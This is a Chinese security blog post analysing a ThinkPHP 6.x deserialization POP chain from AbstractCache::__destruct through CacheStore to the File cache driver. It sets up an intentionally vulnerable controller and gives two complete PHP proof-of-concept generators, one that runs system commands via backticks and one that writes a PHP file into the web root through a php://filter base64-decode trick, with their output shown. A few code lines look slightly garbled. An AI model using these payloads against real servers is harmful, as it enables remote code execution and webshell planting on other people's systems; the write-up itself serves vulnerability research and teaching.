

ThinkPHP 6.x反序列化POP链（二）

原创 Tomsawyer 宽字节安全 今天

环境准备

安装ThinkPHP 6.0

```
composer create-project topthink/think=6.0.x-dev v6.0
```

修改`application/index/controller/Index.php` `Index`类的代码

```
class Index
{
    public function index()
    {
        $payload = unserialize(base64_decode($_GET['payload']));
        return 'ThinkPHP V6.x';
    }
}
```

开启ThinkPHP6调试

将根目录`.example.env`更改为`.env`，文件中添加：`APP_DEBUG = true`

POP链分析

`__destruct()`


依旧是全局搜索 `__destruct()`，我们查看在 `/vendor/league/flysystem-cached-adapter/src/Storage/AbstractCache.php` 中的 `__destruct`

```
28     public function __destruct()  
29     {  
30         if (! $this->autosave) {  
31             $this->save();  
32         }  
33     }
```

使 `$this->autosave = false` 可以触发 `$this->save()`

CacheStore

`AbstractCache`是一个抽象类，我们使用**find usages**寻找继承它的类




在 `/vendor/topthink/framework/src/think/filesystem/CacheStore.php` 中的 `CacheStore` 类继承了 `AbstractCache` 类，并实现了 `save()` 方法

```

18 class CacheStore extends AbstractCache
19 {
20     protected $store;
21
22     protected $key;
23
24     protected $expire;
25
26     public function __construct(CacheInterface $store, $key = 'flysystem', $expire = null)
27     {
28         $this->key    = $key;
29         $this->store   = $store;
30         $this->expire  = $expire;
31     }
32
33     /**
34      * Store the cache.
35      */
36     public function save()
37     {
38         $contents = $this->getForStorage();
39
40         $this->store->set($this->key, $contents, $this->expire);
41     }

```



save() 方法中涉及 getForStorage() 方法，我们跟进此方法


getForStorage()

回到 AbstractCache.php 中我们找到了 getForStorage() 方法，继续跟进 cleanContents()

```

367 public function getForStorage()
368 {
369     $cleaned = $this->cleanContents($this->cache);
370
371     return json_encode([$cleaned, $this->complete]);
372 }

```



cleanContents()


`array_flip` 对数组反转, `array_intersect_key` 取数组交集

```
326 public function cleanContents(array $contents)
327 {
328     $cachedProperties = array_flip([
329         'path', 'dirname', 'basename', 'extension', 'filename',
330         'size', 'mimetype', 'visibility', 'timestamp', 'type',
331     ]);
332
333     foreach ($contents as $path => $object) {
334         if (is_array($object)) {
335             $contents[$path] = array_intersect_key($object, $cachedProperties);
336         }
337     }
338
339     return $contents;
340 }
```



然后函数会将 `$contents` 返回给 `getForStorage()` 中的 `$cleaned`, 经过 `json_encode` 后返回给前面的 `save()` 方法


```
36 public function save()
37 {
38     $contents = $this->getForStorage();
39
40     $this->store->set($this->key, $contents, $this->expire);
41 }
```



`$contents` 变量接收函数返回值后, 进入下面逻辑, 此时 `$this->store` 是可控的, 我们可以调用任意类的 `set` 方法, 如果这个指定的类不存在 `set` 方法, 就有可能触发 `__call()`。当然也有可能本身的 `set()` 方法就可以利用。

Notice: 在对象中调用一个不可访问方法时, `__call()` 会被调用。有关 `__call()` 方法的详细说明, 参见php手册<https://www.php.net/manual/zh/language.oop5.overloading.php#object.call>

set()



我们利用在File类中的 `set()` 方法

```
public function set($name, $value, $expire = null): bool
{
    $this->writeTimes++;


    if (is_null($expire)) {
        $expire = $this->options['expire'];
    }

    $expire = $this->getExpireTime($expire);
    $filename = $this->getCacheKey($name);

    $dir = dirname($filename);

    if (!is_dir($dir)) {
        try {
            mkdir($dir, mode: 0755, recursive: true);
        } catch (\Exception $e) {
            // 创建失败
        }
    }

    $data = $this->serialize($value);
```



宽字节安全

serialize()方法

此处有两种利用方法，我们先分析利用 `serialize()` 方法的POP链

```

225     protected function serialize($data): string
226     {
227         if (is_numeric($data)) {
228             return (string) $data;
229         }
230
231         $serialize = $this->options['serialize'][0] ?? "serialize";
232
233         return $serialize($data);
234     }

```

宽字节安全

`$this->options['serialize'][0]` 可控，可以执行任意函数，参数为 `$data`

我们从 `set()` 方法中可知，`$data` 来源于 `$value` 的传值，在继续从 `CacheStore` 中可知 `$value` 来源于 `$contents`，即 `json_encode` 后的数据，由此我们需要使 `json_encode` 后的数据被当作代码执行。

此时需要注意一个问题

```

php > $contents = json_encode(["id"]);
php > echo $contents;
["id"]
php > system($contents);
sh: 1: [id]: not found

```

宽字节安全

我们发现由于 `json_encode` 的缘故，命令被方括号包裹导致无法正常执行。在Linux环境中我们可以使用 ``command`` 这样的形式使被包裹的 `command` 优先执行，我们可以构造如下payload

```

php > $contents = json_encode(["`id`"]);
php > echo $contents;
["`id`"]
php > system($contents);
sh: 1: [uid=0(root) gid=0(root) groups=0(root)]: not found

```

宽字节安全

报错信息中包含命令执行结果

POC

```
<?php
```

```
namespace League\Flysystem\Cached\Storage{  
abstract class AbstractCache  
{  
protected $autosave = false;  
protected $complete = "`id`";  
    // protected $complete = "\"&whoami&" ;  
    // 在Windows环境中反引号无效，用&替代  
}  
}
```

```
namespace think\filesystem{  
use League\Flysystem\Cached\Storage\AbstractCache;  
class CacheStore extends AbstractCache  
{  
protected $key = "1";  
protected $store;  
  
public function __construct($store="")  
{  
$this->store = $store;  
}  
}  
}
```

```
namespace think\cache{  
abstract class Driver  
{  
protected $options = ["serialize"=>["system"],"expire"=>1,"prefix"=>"1","hash_type"=>"sha256","cache_subdir"=>"1","path"=>"1"];  
}
```

```
}

namespace think\cache\driver{
use think\cache\Driver;
class File extends Driver{}
}

namespace{
$file = new think\cache\driver\File();
$cache = new think\filesystem\CacheStore($file);
echo base64_encode(serialize($cache));
}

?>
```

file_put_contents()写文件

```

154     if (is_null($expire)) {
155         $expire = $this->options['expire'];
156     }
157
158     $expire = $this->getExpireTime($expire);
159     $filename = $this->getCacheKey($name);
160
161     $dir = dirname($filename);
162
163     if (!is_dir($dir)) {
164         try {
165             mkdir($dir, mode: 0755, recursive: true);
166         } catch (\Exception $e) {
167             // 创建失败
168         }
169     }
170
171     $data = $this->serialize($value);
172
173     if ($this->options['data_compress'] && function_exists('gzcompress')) {
174         //数据压缩
175         $data = gzcompress($data, level: 3);
176     }
177
178     $data = "<?php\n//" . sprintf('format: '%012d', $expire) . "\n expire: %d", $expire, $data);
179     $result = file_put_contents($filename, $data);

```




第179行可以看到 `file_put_contents()` 有两个参数 `$filename`、`$data`，向上查找这两个变量从何而来

- `$data`：前面分析已知来源于 `$this->serialize`，此处存在 `exit()`，我们可以使用 `php://filter` 来避免。
- `$filename`：

```

65 public function getCacheKey(string $name): string
66 {
67     $name = hash($this->options['hash_type'], $name);
68
69     if ($this->options['cache_subdir']) {
70         // 使用子目录
71         $name = substr($name, start: 0, length: 2) . DIRECTORY_SEPARATOR . substr($name, start: 2);
72     }
73
74     if ($this->options['prefix']) {
75         $name = $this->options['prefix'] . DIRECTORY_SEPARATOR . $name;
76     }
77
78     return $this->options['path'] . $name . '.php';
79 }

```



此函数的返回值是带有文件名的文件路径

第67行

```
$name = hash($this->options['hash_type'], $name);
```

\$name 为文件名，来源于 \$this->key，可控，\$this->options['hash_type'] 也可控。最终文件名是经过hash后的，所以最终文件名可控（本文演示 POC中 \$key = "1"，\$this->options['hash_type'] = 'md5'，所以最终文件名为1的md5值）。

\$this->options['path'] 使用php filter构造 php://filter/write=convert.base64-decode/resource=think/public/ 指向tp6根目录

最终拼接后的 \$filename 为

```
php://filter/write=convert.base64-decode/resource=think/public/name.php
```

此外，为了确保php伪协议进行base64解码之后我们的shell不受影响，所以要计算解码前的字符数。

假设传入的 \$expire=1，那么shell前面部分在拼接之后能够被解码的有效字符为：php//000000000001exit 共有21个，要满足base64解码的4字符为1组的规则，在其前面补上3个字符用于逃逸之后的base64解码的影响。

POC

```
<?php
```

```
namespace League\Flysystem\Cached\Storage{
```

```
    abstract class AbstractCache
```

```
    {
```

```
        protected $autosave = false;
```

```
        protected $complete = "uuuPD9waHAgcGhwaW5mbygpOw==";
```

```
        //文件内容是phpinfo(); uuu为在其前面随意填充的三个字符
```

```
    }
```

```
}
```

```
namespace think\filesystem{
```

```
    use League\Flysystem\Cached\Storage\AbstractCache;
```

```
    class CacheStore extends AbstractCache
```

```
    {
```

```
        protected $key = "1";
```

```
        protected $store;
```

```
        public function __construct($store="")
```

```
        {
```

```
            $this->store = $store;
```

```
        }
```

```
    }
```

```
}
```

```
namespace think\cache{
```

```
    abstract class Driver
```

```
    {
```

```
        protected $options = ["serialize"=>
```

```
["trim"],["expire"=>1,"prefix"=>false,"hash_type"=>"md5","cache_subdir"=>false,"path"=>"php://filter/write=convert.base64-  
decode/resource=think/public/","data_compress"=>0];
```

```
}  
}  
// 路径最好写成绝对路径  
  
namespace think\cache\driver{  
    use think\cache\Driver;  
    class File extends Driver{}  
}  
  
namespace{  
    $file = new think\cache\driver\File();  
    $cache = new think\filesystem\CacheStore($file);  
    echo base64_encode(serialize($cache));  
}  
  
?>
```

名称

static

.htaccess

c4ca4238a0b923820dcc509a6f75849b.php

favicon.ico

index.php

robots.txt

router.php


PHP Version 7.2.1

System	Windows NT LAPTOP-HJYPL45 10.0 b
Build Date	Jan 4 2018 03:59:32
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-pdo-oci=c:\php-snap-build\deps_aux\snap-build\deps_aux\oracle\x86\instal enable-com-dotnet=shared" "--withoi

🔍 | Elements Console Sources Network Performance Memory Application Security Lighthouse Adblock Plus EditThisCookie

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI ENCODING HASHING

URL
http://localhost/c4ca4238a0b923820dcc509a6f75849b.php



使用此方法需注意路径是否可写以可执行等权限问题